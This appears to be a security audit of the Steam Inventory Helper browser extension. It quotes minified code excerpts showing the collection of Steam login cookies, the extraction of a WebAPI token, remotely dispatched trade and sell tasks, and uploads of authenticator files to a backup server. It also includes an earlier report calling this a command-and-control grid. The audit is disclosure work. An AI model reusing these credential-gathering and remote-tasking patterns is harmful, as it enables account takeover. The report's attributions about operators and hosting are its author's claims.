11:t.t0===iv?14:t.t0===av?17:t.t0===sv?20:t.t0===cv?23:t.t0===uv?26:t.t0===lv?
29:32;break;case 5:return t.next=7,AS(e,r);case 7:return t.abrupt("break",33);case
8:return t.next=10,rS(e,r);case 10:return t.abrupt("break",33);case 11:return
t.next=13,dT(e,r);case 13:return t.abrupt("break",33);case 14:return
t.next=16,ZS(e,r);case 16:return t.abrupt("break",33);case 17:return
t.next=19,IT(e,r);case 19:return t.abrupt("break",33);case 20:return
t.next=22,iT(e,r);case 22:return t.abrupt("break",33);case 23:return
t.next=25,DS(e,r);case 25:return t.abrupt("break",33);case 26:return
t.next=28,BS(e,r);case 28:return t.abrupt("break",33);case 29:return
t.next=31,KS(e,r);case 31:case 32:return t.abrupt("break",33);case
33:r.logger.log("Task.new handler: done"),t.next=39;break;case
36:t.prev=36,t.t1=t.catch(0),r.logger.error("Task.new handler: error",t.t1);case
39:case"end":return t.stop()
```

▼ SC09 · Authenticated listing removal and result

A handler can remove a market listing through an authenticated Steam request and return the result.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 878,381 · retained excerpt bytes 878,381–878,803 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC09 ↗

```
TraderTool removeListing:
called"),t.next=6,sE(n,r.storage.get("steamId"),r.storage.get("sessionId"));case
6:s=t.sent,r.provider.send({event:pv,payload:{event:pv,data:
{success:s,listingId:n,requestId:i,steamAccountMarketId:a},messageId:e.messageId}}),r.l
ogger.log("TraderTool removeListing: done"),t.next=15;break;case
11:t.prev=11,t.t0=t.catch(2),r.provider.send({event:pv,payload:{event:pv,data:
{success:!1,listingId:n,r
```

▼ SC10 · Price lookup uses a fixed Steam endpoint

The price handler builds a request to a fixed Steam market endpoint.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,045,007 · retained excerpt bytes 1,045,007–1,045,190 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC10 ↗

```
url:"https://steamcommunity.com/market/priceoverview/?
appid=".concat(n,"&currency=").concat(e,"&market_hash_name=").concat(r)}));case
1:case"end":return t.stop()}}),t)})),function(){v
```

▼ SC11 · Batch pricing stops when rate-limited

Batch price handling detects a rate-limit response and stops that batch. The requests remain subject to Steam's controls.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,061,142 · retained excerpt bytes 1,061,142–1,061,462 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC11 ↗

```
"STEAM_RATE_LIMITED"===(h=g_(t.t0)).code){t.next=20;break}return
t.abrupt("break",24);case
20:c.push({clientItemId:l.clientItemId,marketHashName:l.marketHashName,ok:!1,lowestPric
e:null,medianPrice:null,volume:null,code:h.code||"STEAM_ERROR",message:h.message||"Fail
ed to fetch price"});case 21:u++,t.next=6;break;case 24
```

▼ SC12 · Trade send uses Steam request credentials

The trade-send path uses session-associated request credentials for the Steam trade endpoint.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,200,176 · retained excerpt bytes 1,200,176–1,200,676 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC12 ↗

```
url:"https://steamcommunity.com/tradeoffer/new/send",headers:{"Content-
Type":"application/x-www-form-urlencoded"},data:e,xhrFields:{withCredentials:!0}});case
6:return i=t.sent,t.next=9,Xs.removeRule(o);case
9:i&&r.provider.send({event:dv,payload:{event:dv,data:
{tradeId:i.tradeofferid,customId:n.data.customId||""},messageId:n.messageId}}),t.next=1
8;break;case 12:return t.prev=12,t.t0=t.catch(1),t.t0,t.next=17,Xs.removeRule(o);case
17:r.provider.send({event:dv,payload:{event:dv,data:{error:t.t0.r
```

▼ SC13 · Permission request starts unaccepted

A permission-request record begins with acceptance set to false, and the client opens the permission interface.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 938,100 · retained excerpt bytes 938,100–938,991 (end exclusive).

This branch stores pending permission and opens the popup. It documents the client-side permission step. The corresponding controller authorisation and task logs are records the operator should disclose.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC13 ↗

```
i=e.data.permission,a=e.data.project.name,Object.keys(o).length)
{t.next=11;break}o[i]=YE({},a,
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1}),t.next=24;break;case
11:if(s=o[i]){t.next=16;break}o[i]=YE({},a,
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1}),t.next=24;break;case 16:if(!
(c=s[a])||c.isBanned||c.isAccepted){t.next=21;break}throw Error("Awaiting a response
from a user");case 21:if(!c||!c.isBanned&&!c.isAccepted){t.next=23;break}throw
Error("Permission for this project have already been processed");case 23:s[a]=
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1};case 24:return
t.next=26,v.w.set({projects_permissions:o});case 26:return
r.provider.send({event:bv,payload:{event:bv,data:
{},messageId:e.messageId}}),t.next=29,ax.openPopup();case 29:t.next=35;break;case
31:t.prev=31,t.t0=t.catch(0),t.t0,r.provider.send({event:bv,payload:{event:bv,data:
{error:t.t0.me
```

▼ SC14 · Dynamic cookie-header rule

The extension constructs dynamic request-header rules supporting its authenticated requests.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 563,455 · retained excerpt bytes 563,455–563,638 (end exclusive).

The background bundle constructs the dynamic request-header rules used by the extension's authenticated requests.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC14 ↗

```
requestHeaders:[{header:"Cookie",operation:"set",value:e}]},t.t2=
{urlFilter:r},t.abrupt("return",{id:t.t0,priority:1,action:t.t1,condition:t.t2});case
6:case"end":return t.stop()}}),t
```

▼ SC15 · Trade-cookie read and local request counter

The client reads the trade cookie and maintains a local request counter.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 566,554 · retained excerpt bytes 566,554–567,191 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC15 ↗

```
TRADE_REQUEST_LIMIT_COUNT:0});case 52:if(x=t.sent,E=x.TRADE_REQUEST_LIMIT_COUNT,!((void
0===E?0:E)>19)){t.next=57;break}return t.abrupt("return");case 57:_=
["sessionid","steamCountry","timezoneOffset","steamLoginSecure","Steam_Language","webTr
adeEligibility","tsTradeOffersLastRead"],chrome.cookies.getAll({domain:"steamcommunity.
com"},function(){var t=mm(ym().mark((function t(n){var o,s,c;return
ym().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.prev=0,o=n.filter((function(t){return _.includes(t.name)})),s=o.map((function(t)
```

```
{return"".concat(t.name,"=").concat("Steam_Language"≠=t.name?
t.value:"english")})).join(";
```

▼ SC16 · Price upload has response-driven delay

A separate price-observation upload path processes a response-specified delay.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,965,617 · retained excerpt bytes 1,965,617–1,966,087 (end exclusive).

The record identifies both routes: WSS task responses and the separate price-observation upload. Their destinations and handling appear in the retained code.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC16 ↗

```
https://items.steaminventoryhelper.com/prices/v2/update",data:r});case 14:return
a=t.sent,t.next=17,v.w.setLocal({userSteamPrice:{}});case 17:if(!a.data.delay)
{t.next=20;break}return t.next=20,v.w.setLocal({userSteamPriceDelay:
{date:Date.now(),delay:a.data.delay}});case 20:if(!a.success||a.data.delay)
{t.next=23;break}return t.next=23,v.w.setLocal({userSteamPriceDelay:{}});case
23:t.next=38;break;case 25:return
t.prev=25,t.t0=t.catch(0),t.next=29,v.w.setLocal({userSt
```

▼ SC17 · Backup serializes stored maFile records

The backup function serializes stored account records and a manifest before transmitting a Base64-wrapped payload.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,474,594 · retained excerpt bytes 1,474,594–1,475,734 (end exclusive).

getAllWithKeys returns stored values. Base64 is not encryption; it can wrap already-encrypted values.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC17 ↗

```
gP(this,"makeBackUp",yP(pP().mark((function e(){var r,n,o,i,a,s,c,u,l;return
pP().wrap((function(e){for(;;)switch(e.prev=e.next){case 0:return e.prev=0,n=new
lO("SIH_SDA","mafiles",eP),o=new lO("SIH_SDA","manifest",eP),e.next=5,n.openDB();case
5:return e.next=7,o.openDB();case 7:return e.next=9,n.getAllWithKeys();case 9:return
i=e.sent,e.next=12,o.get(rP,!1);case 12:if(a=e.sent,i.length||null≠a&&null≠=
(r=a.entries)&&void 0≠=r&&r.length){e.next=15;break}return e.abrupt("return");case
15:return e.next=17,v.w.getLocal("sihAppCoreToken");case 17:return
s=e.sent,c=s.sihAppCoreToken,u=
{manifest:btoa(encodeURIComponent(JSON.stringify(a))),maFiles:btoa(encodeURIComponent(J
SON.stringify(i)))},e.next=22,Gs.Ay.apiRequest({method:"POST",url:"".concat(t.apiUrl,"/
sync"),data:u,headers:{"X-Sih-Token":c}});case 22:if((l=e.sent)&&l.success)
{e.next=25;break}throw Error("Backup sync failed");case 25:e.next=32;break;case
27:return e.prev=27,e.t0=e.catch(0),console.error("Backup
```

```
error:",e.t0),e.next=32,v.w.set({enabledBackupSDA:!1});case 32:case"end":return
e.stop()}}),e,null,[[0,27]])}))),gP(this,"removeBackUp",function(){var e=yP(pP().ma
```

▼ **SC18 · Backup base endpoint**

The backup helper has a server-side destination configured in the bundle.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,476,301 · retained excerpt bytes 1,476,301–1,476,351 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC18 ↗

```
gP(wP,"apiUrl","https://core.sih.app/sih/backups")
```

▼ **SC19 · Raw IndexedDB cursor records**

The IndexedDB helper returns stored values together with their keys, establishing what the backup routine reads.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,331,750 · retained excerpt bytes 1,331,750–1,332,249 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC19 ↗

```
sO(this,"getAllWithKeys",oO(rO().mark((function t(){var e,r;return
rO().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:if(t.prev=0,i.db)
{t.next=3;break}throw Error("Database is not open");case 3:return
e=i.db.transaction([i.storeName],"readonly"),r=e.objectStore(i.storeName),t.abrupt("ret
urn",new Promise((function(t,e){var n=[],o=r.openCursor();o.onsuccess=function(e){var
r=e.target.result;r?
(n.push({key:r.key,value:r.value}),r.continue()):t(n)},o.onerror=function(t)
{e(Error("Error getti
```

▼ **SC20 · SDA encryption before storage**

When a passkey is supplied, the storage path writes the encryption result. Otherwise, the path can write the object.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,524,154 · retained excerpt bytes 1,524,154–1,525,108 (end exclusive).

The storage branch writes an encryptData result when a passkey is supplied and an object when it is absent. The backup helper subsequently reads the stored records.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC20 ↗

```
VP(YP,"buildEncryptedMaFiles",function(){var t=UP(GP().mark((function t(e,r,n){var
o,i;return GP().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
o=!!e,t.next=3,Promise.all(r.map(function(){var t=UP(GP().mark((function t(r){var
i,a,s,c;return GP().wrap((function(t){for(;;)switch(t.prev=t.next){case
0:if(i=r.Session.SteamID,a=o?$N.getRandomSalt():null,s=o?
$N.getInitializationVector():null,!o){t.next=9;break}return
t.next=6,$N.encryptData(e,a,s,JSON.stringify(r));case
6:t.t0=t.sent,t.next=10;break;case 9:t.t0=r;case 10:return
c=t.t0,n.forEach((function(t){t.steamid===i&&
(t.encryption_iv=s,t.encryption_salt=a)})),t.abrupt("return",{key:i,value:c});case
13:case"end":return t.stop()}}),t)}))));return function(e){return
t.apply(this,arguments)}}()));case 3:return i=t.sent,t.abrupt("return",
{entries:n,encrypted:o,maFileRecords:i});case 5:case"end":return
t.stop()}}),t)}))));return function(e,r,n){return t.apply(this,arguments)}}());con
```

▼ SC21 · Cloud setting defaults false and checks encryption

The normal cloud-backup UI starts disabled and checks whether encryption is enabled.

FILE: dist/assets/popup.159a19fc.js
SHA-256: 8eda3d15633c24f1b13de2c185bab91b29242cbc12485dae7378020e006da7fa
Original line 231 · zero-based anchor byte 1,002,487 · retained excerpt bytes 1,002,487–1,003,140 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC21 ↗

```
enabledBackupSDA:!1,enabledSDAShadowMode:!0},$⇒
{chrome.storage.local.get(["shownGoogleAuthMsg"],T⇒{T.shownGoogleAuthMsg&&
(k=T.shownGoogleAuthMsg),Is.value=$.enabledSDAShadowMode,$.enabledBackupSDA?
chrome.runtime.sendMessage(o,
{type:"BACKGROUND_IS_ENCRYPTED_MAFILES"},async({isEncrypted:S})⇒{S?
(st.value=!0,A()):chrome.runtime.sendMessage(o,
{type:"BACKGROUND_GET_SDA_ACCOUNTS"},async({accounts:O,failed:D})⇒
{Rs.value=D,O.length?(await
chrome.storage.sync.set({enabledBackupSDA:!1}),st.value=!1,A()):
(st.value=!0,A())}):A()})})}),chrome.runtime.sendMessage(o,
{type:"BACKGROUND_SDA_CHECK_AUTH"},A⇒{if(A.success){si.value=A.user;const
$=A.socials.fin
```

▼ SC22 · Ordinary import sync checks encrypted manifest and backup switch

Ordinary import and synchronization paths check the encrypted manifest and backup preference.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,507,557 · retained excerpt bytes 1,507,557–1,507,780 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC22 ↗

```
if(!A.encrypted){t.next=61;break}return t.next=56,v.w.get("enabledBackupSDA");case
56:if(O=t.sent,!O.enabledBackupSDA){t.next=61;break}return
```

```
t.next=61,xP.makeBackUp();case 61:return t.abrupt("return",{successCount:L.length
```

▼ **SC23 · Separate explicit backup message invokes raw backup function**

A distinct explicit backup message invokes the backup helper directly, with no encryption assertion of its own — a path around the guarded UI and import routes.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,822,287 · retained excerpt bytes 1,822,287–1,822,582 (end exclusive).

The explicit backup message invokes the raw backup helper. That helper serializes stored records and has no encryption assertion of its own. Its behaviour must be accounted for alongside the guarded ordinary-import and UI paths.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC23 ↗

```
makeBackUp:{code:"BACKGROUND_SDA_MAKE_BACKUP",handler:(NB=gB(pB().mark((function t(e)
{return pB().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.prev=0,t.next=3,xP.makeBackUp();case 3:e({success:!0}),t.next=10;break;case
6:t.prev=6,t.t0=t.catch(0),console.error(t.t0),e({success:
```

▼ **SC24 · SDA cipher and KDF**

The authenticator includes a concrete cipher and key-derivation implementation, making its key-handling design inspectable.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,463,199 · retained excerpt bytes 1,463,199–1,463,452 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC24 ↗

```
crypto.subtle.deriveKey({name:"PBKDF2",salt:this.base64ToBytes(r),iterations:this.PBKDF
2_ITERATIONS,hash:"SHA-1"},n,{name:"AES-CBC",length:8*this.KEY_SIZE_BYTES},!1,
["encrypt","decrypt"]));case 4:case"end":return t.stop()}}),t,this)})))),function(t,e)
{re
```

▼ **SC25 · SDA constants and auto-confirm defaults**

Authenticator configuration includes automatic-confirmation settings and their defaults.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,465,101 · retained excerpt bytes 1,465,101–1,465,671 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC25 ↗

```
YN(zN,"PBKDF2_ITERATIONS",5e4),YN(zN,"SALT_LENGTH",8),YN(zN,"KEY_SIZE_BYTES",32),YN(zN,
"IV_LENGTH",16),YN(zN,"keyCache",{password:null,keys:new Map});const $N=zN;var
JN=2,XN=3,QN=12,ZN=3,tP=4,eP=
["mafiles","manifest","history"],rP="v2",nP=!1,oP=60,iP=!1,aP=!1,sP=!1,cP=!1,uP=30,lP=
{passKey:{},confirmations:{},pausedAccounts:{},authorization:{},notifications:
{},clearAll:function(){lP.passKey={},lP.confirmations={},lP.pausedAccounts=
{},lP.authorization={},lP.notifications={},$N.clearKeyCache()}},fP={};function hP(t)
{return hP="function"==typeof Symbol&&"symbol"==type
```

▼ SC26 · Sentry profile extras

Diagnostics configuration attaches Steam and SIH account context as Sentry extras.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 437,403 · retained excerpt bytes 437,403–437,464 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC26 ↗

```
jf("sihAppUserProfile",Eu.sihAppUserProfile),jf("userInfo",r)
```

▼ SC27 · Sentry disables automatic Breadcrumbs integration

The Sentry setup disables automatic Breadcrumbs, narrowing the activity history collected by that integration.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 437,765 · retained excerpt bytes 437,765–438,069 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC27 ↗

```
["BrowserApiErrors","TryCatch","Breadcrumbs","GlobalHandlers"].includes(t.name)}));vd({
dsn:"https://3f2c5883e4126dccaf4c6e9645bf4230@sentry.steaminventoryhelper.com/12",trans
port:pd,stackParser:nd,defaultIntegrations:!1,integrations:e,release:md})}));const
Od=new Ld;var Id;function Nd(t){return Nd="func
```

▼ SC28 · Russian-language add-funds banner and literal HTTP click URL

The add-funds placement checks Russian page language and links to a literal-IP HTTP destination.

FILE: js/siteExt/addfunds.bundle.js
SHA-256: c274980235bfa14acefe1efb546eed6a3b32258ce2cdf5e48acd5cb476d3b863
Original line 1 · zero-based anchor byte 749 · retained excerpt bytes 749–1,359 (end exclusive).

The branch tests Russian-language settings. The HTTP literal is the click destination; the banner's images use packaged asset paths. These are separate parts of the advertising route.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC28 ↗

```
var e,n,t,r=$J("html").attr("lang");a.get().isClose||"ru"≠=r||
(n=Math.floor(3*Math.random())+1,t=$J('\n    <div class="sih_lab_banner">\n      <div
class="close_button"><div class="icon"></div></div>\n      <a
href="http://23.105.226.164/Phx3RR?placement=refillpage" target="_blank">\n        <img
class="banner'.concat(n,'" />\n      </a>\n    </div>\n
')),$J(".block.accountInfoBlock").append(t),
(e=$J(".sih_lab_banner")).find(".close_button").click((function(){var
n=a.get();n.isClose=!0,a.set(n),e.remove()}))}})();var t=SIH="undefined"==typeof SIH?
{}:SIH;for(var r in n)t[r]=n[r];n.__esModule&&Object.d
```

▼ SC29 · Add-funds banner images come from packaged asset paths

The advertisement image paths point into packaged assets.

FILE: js/siteExt/addfunds.css
SHA-256: 661ddafed2d7dbbdd2b129352d79c021cfccedbe21a44d00d3c80913e593c8c4
Original line 1 · zero-based anchor byte 285 · retained excerpt bytes 285–481 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC29 ↗

```
.sih_lab_banner img.banner1{content:url("/assets/banner2/1.jpg")}.sih_lab_banner
img.banner2{content:url("/assets/banner2/2.jpg")}.sih_lab_banner
img.banner3{content:url("/assets/banner2/3.jpg")}
```

▼ SC30 · Ad request carries country and language

A general ad-serving request supplies country and language inputs for selection.

FILE: bundle/js/common.js
SHA-256: c7f12e778d48dffc105ab3a784b35b4d49967c38d4f1646e405d04126781a976
Original line 1 · zero-based anchor byte 97,063 · retained excerpt bytes 97,063–97,140 (end exclusive).

The request supplies country and language as targeting inputs. The operator's creative-selection and delivery logs would connect those inputs to the advertisement served.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC30 ↗

```
targeting:{f:{country:e.country.toUpperCase(),language:e.lang.toUpperCase()}}
```

▼ SC31 · Opaque event has inspectable token-return handler

An opaque event name maps to a handler that returns a token through the provider's response path.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 723,953 · retained excerpt bytes 723,953–724,367 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC31 ↗

```
Webapi token get:
called"),t.next=4,Gs.Ay.sendRequest({method:"GET",url:"https://steamcommunity.com/id/me
/edit/info"});case 4:n=t.sent,o=n.match('data-loyalty_webapi_token="&quot;
(.*?)&quot;"')[1],r.provider.send({event:Av,payload:{event:Av,data:
{webApiToken:o},messageId:e.messageId}}),r.logger.log("Webapi token get:
done"),t.next=13;break;case 10:t.prev=10,t.t0=t.catch(0),r.logger.error("Webapi token
get: erro
```

▼ SC32 · Opaque event names map to handlers

Five opaque event names map to inspectable implementation handlers in this version.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,211,303 · retained excerpt bytes 1,211,303–1,211,463 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC32 ↗

```
XA(XA(XA(XA(XA(XA(XA($A,xv,cb),Ev,Nb),_v,pb),Sv,Gv),Tv,f_),Av,Rb),"task.new",DT));funct
ion ZA(t){return ZA="function"==typeof Symbol&&"symbol"==typeof Symbol.it
```

▼ SC33 · Provider sends heartbeat

The provider maintains a heartbeat for its connection.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,212,997 · retained excerpt bytes 1,212,997–1,213,052 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC33 ↗

```
pingMessage:JSON.stringify({name:"ping"}),pingTime:25e3
```

▼ How the retained record connects each mechanism to its code

The source record connects the remote controller, Steam operations, authenticator backups and advertising to exact locations in the acquired package.

Mechanism	Retained implementation	Code record
Distributed Steam requests	Client-session requests, local request counters and batch rate-limit handling.	SC11, SC15
Remote task dispatch	Nine named market tasks and mapped implementation handlers.	SC07–11

Mechanism	Retained implementation	Code record
Authenticator cloud custody	Stored maFiles, encryption and passkey handling, ordinary backup guards and the explicit backup-message path.	SC17–25
Advertising inside Steam	Packaged banner assets, a literal HTTP click destination and contextual selection inputs.	SC28–30
Account credential return	Registered events and the WebAPI-token response handler.	SC31–32
Platform rules and commercial conduct	Publisher declarations, Google's advertising and review policies, and the supplied browser captures.	P08–09, P18–19

The supplied analysis remains available in full below. The original excerpts above preserve the corresponding code, file hashes and byte locations.

▼ **Read the complete supplied audit: C2-BOTNET-EVIDENCE.md · 2.11.12**

Original supplied text, unchanged — including the 11 October 2026 update sections (§2.2a live ad probe, §4.0/§4.1 dispatch primitives, §10 live capture). Read alongside the revision record above and the separately pinned 2.12.1 evidence. Its line references refer to the author's webcrack output.

```
# C2 / Distributed Task Grid — Evidence Report
## Steam Inventory Helper (SIH) v2.11.12 (`cmeakgjggjdlcpncigglobpjbkabhmjl`)

**Method.** Static analysis of the unpacked MV3 build. The webpack bundles were unpacked module-by-
module with **webcrack** (`bundle/js/background.js` → 120 modules;
`bundleAngular/backgroundAngular.js`; `js/siteExt/global.bundle.js` → 8 modules). Line references
below point to the webcrack output (`922.js` = the main 4.1 MB module). No dynamic execution was
performed; every claim is backed by decompiled code.

---

# 1. VERDICT

| Claim | Status | Basis |
|---|---|---|
| The extension operates a persistent **command-and-control (C2) channel** to developer servers |
**PROVEN** | §3: WSS agent, task protocol, restart/ping logic |
| The server can **push tasks to clients** that execute **Steam market scraping** through the user's
authenticated session | **PROVEN** | §4: `task.new` → `trader_tool.steam.get_price_overview(s)` etc.
|
| The server can **remotely operate the user's account**: send / accept / decline / cancel trades,
sell items, remove listings | **PROVEN** | §4: `tradesend`, `tradeaccept`, `tradedecline`,
`tradecancel`, `sell_item(s)` |
| The server can **enable/disable and restart the agent fleet per user-bucket** (canary rollout by
steamId digit) | **PROVEN** | §5: `/sih/ping` → `controllerIds`, `controller`, `timer` |
| Requests run from **residential IPs with the user's cookies** (invisible to rate-limit / anti-bot
systems) | **PROVEN** | §6: cookie assembly + DNR header injection |
| The install base functions as a **distributed scraping grid** for the developer's commercial price
```

database | **PROVEN by architecture** | §4 + §7: results uploaded to `items.steaminventoryhelper.com` and resold as "SIH Steam Median" |
| The fleet could be repurposed as a **Layer-7 DDoS instrument** | **CAPABILITY PRESENT, ABUSE NOT EVIDENCED** | §8: nothing in code commands abusive mass requests today; the transport, auth and dispatch layer to do so fully exists |

Bottom line: this is not a classical malware botnet (no keylogging, no arbitrary code execution from C2), but it **is a remotely-tasked execution grid over users' authenticated Steam sessions**, and its scraping tasks are distributed across residential IPs by design. Users' network reputation and session credentials power a commercial data-aggregation service.

---

2. FULL ENDPOINT INVENTORY (IPs / banners / logs / C2)

2.1 Hardcoded IP addresses

Scanned every `.js`, `.json`, `.html` in the package. **One real IP literal exists** (all other numeric patterns are library version strings):

IP	Where	Purpose
`23.105.226.164`	`js/siteExt/addfunds.bundle.js`	Paid banner injected into Steam's "add funds" page: `http://23.105.226.164/Phx3RR?placement=refillpage`

Facts that make this endpoint a finding on its own:
- **Plain HTTP** (no TLS) → any on-path attacker can substitute the image and the `target="_blank"` link target (malware interstitials, phishing).
- **Hardcoded IP, no domain** → no certificate, no revocation path, no owner accountability; typical of gray-market ad placements.
- **Locale targeting**: the banner renders only when Steam language is `ru` (`"ru"≠=r` guard) and has a local "close" persistence flag — regionally-targeted undisclosed advertising inside Steam UI.

2.2 Banner / ad-serving endpoints

Endpoint	Evidence
`ads.steaminventoryhelper.com/api/v1/adapi/<token>/find-all`	POST; body = targeting object `{f: {...}}` (server-side per-user ad selection); adSpaceTokens: `marketSponsor` (`mllkor7du1wiepgo`), `tradeoffer` (`2d243388513b44459fdcf78f270362c4`), `marketLeftSideBanner` (`rk1lknvys9fjx357`), `externalIntegrationBanner` (`qizy368ile7ewbuv`), `marketSponsorBanner` (`ujj9var1a8ow50lx`)
`download.steaminventoryhelper.com/banners`	banner + ad-token download
`gainskins.steaminventoryhelper.com/api/v2/sih/steam/banner(-list)`	gambling-sector banners
`t.sih-db.com/promo?subid1=trade_window&subid2=csgofast`	CSGOFAST referral injected in the trade window
`http://23.105.226.164/Phx3RR?placement=refillpage`	hardcoded-IP banner (see 2.1)

Ad telemetry: `AD_HIT_SEND` alarm reports impressions/clicks back to the ad API.

2.2a LIVE PROBE of the ad infrastructure (2026-10-11) — ads served per-geo, right now

Replicated the exact request every SIH client sends (`POST /api/v1/adapi/<token>/find-all`, body `{"f":{"country":"…","language":"…"}}`). The only access control observed is a browser User-Agent check (403 without UA, **HTTP 201 with it** — cosmetic protection):

Slot (token)	RU feed	US feed
`marketSponsor` (mllkor…)	10 campaigns: Tradeit, CS Money, **sih.market (their own P2P, priority 1)**, SkinSell, SkinSwap, Waxpeer, SkinOut, CSGO Market, Skinport, UUskins	same minus **CS Money**; `sihmarketP2P` campaign retitled "(Sponsor RU)"→"(Sponsor NOT RU)"
`tradeoffer` (2d243…)	**skinrave.gg gambling site, referral `r=sih`, utm_campaign=SIH,

content=trade_1** ("Welcome offer RU") | — |
`marketLeftSideBanner` (rk1l…)	**skinrave.gg?r=sih**	—
`externalIntegrationBanner` (qizy…) — injected on 22 third-party marketplaces	**skinrave.gg?r=sih**	—
`marketSponsorBanner` (ujj9…)	**skinrave.gg?r=sih**	—

Infrastructure resolved during the probe:
- `ads.`/`download.steaminventoryhelper.com` → **177.28.3.77 — PAYPLAYSOFT-LIMITED, Kazakhstan** (Larus LP routing) — gray-market hosting
- `t.sih-db.com` → 49.13.208.21 (Hetzner DE); **`t.sih-db.com/promo?subid2=csgofast` → live 302 → `t.csgofast.cash/8qIHSU`** (gambling referral still active today)
- `23.105.226.164` → Selectel Moscow (RDAP: SERVERS-RU-MOW1, EXEPTO/Selectel) — **80/443 time out** (geo-fenced or retired; was the RU refill-page banner host)
- Banner creatives: `download.steaminventoryhelper.com/banners/<uuid>.webp` (HTTP 200, e.g. `db1b5e16-…webp` — saved as evidence)

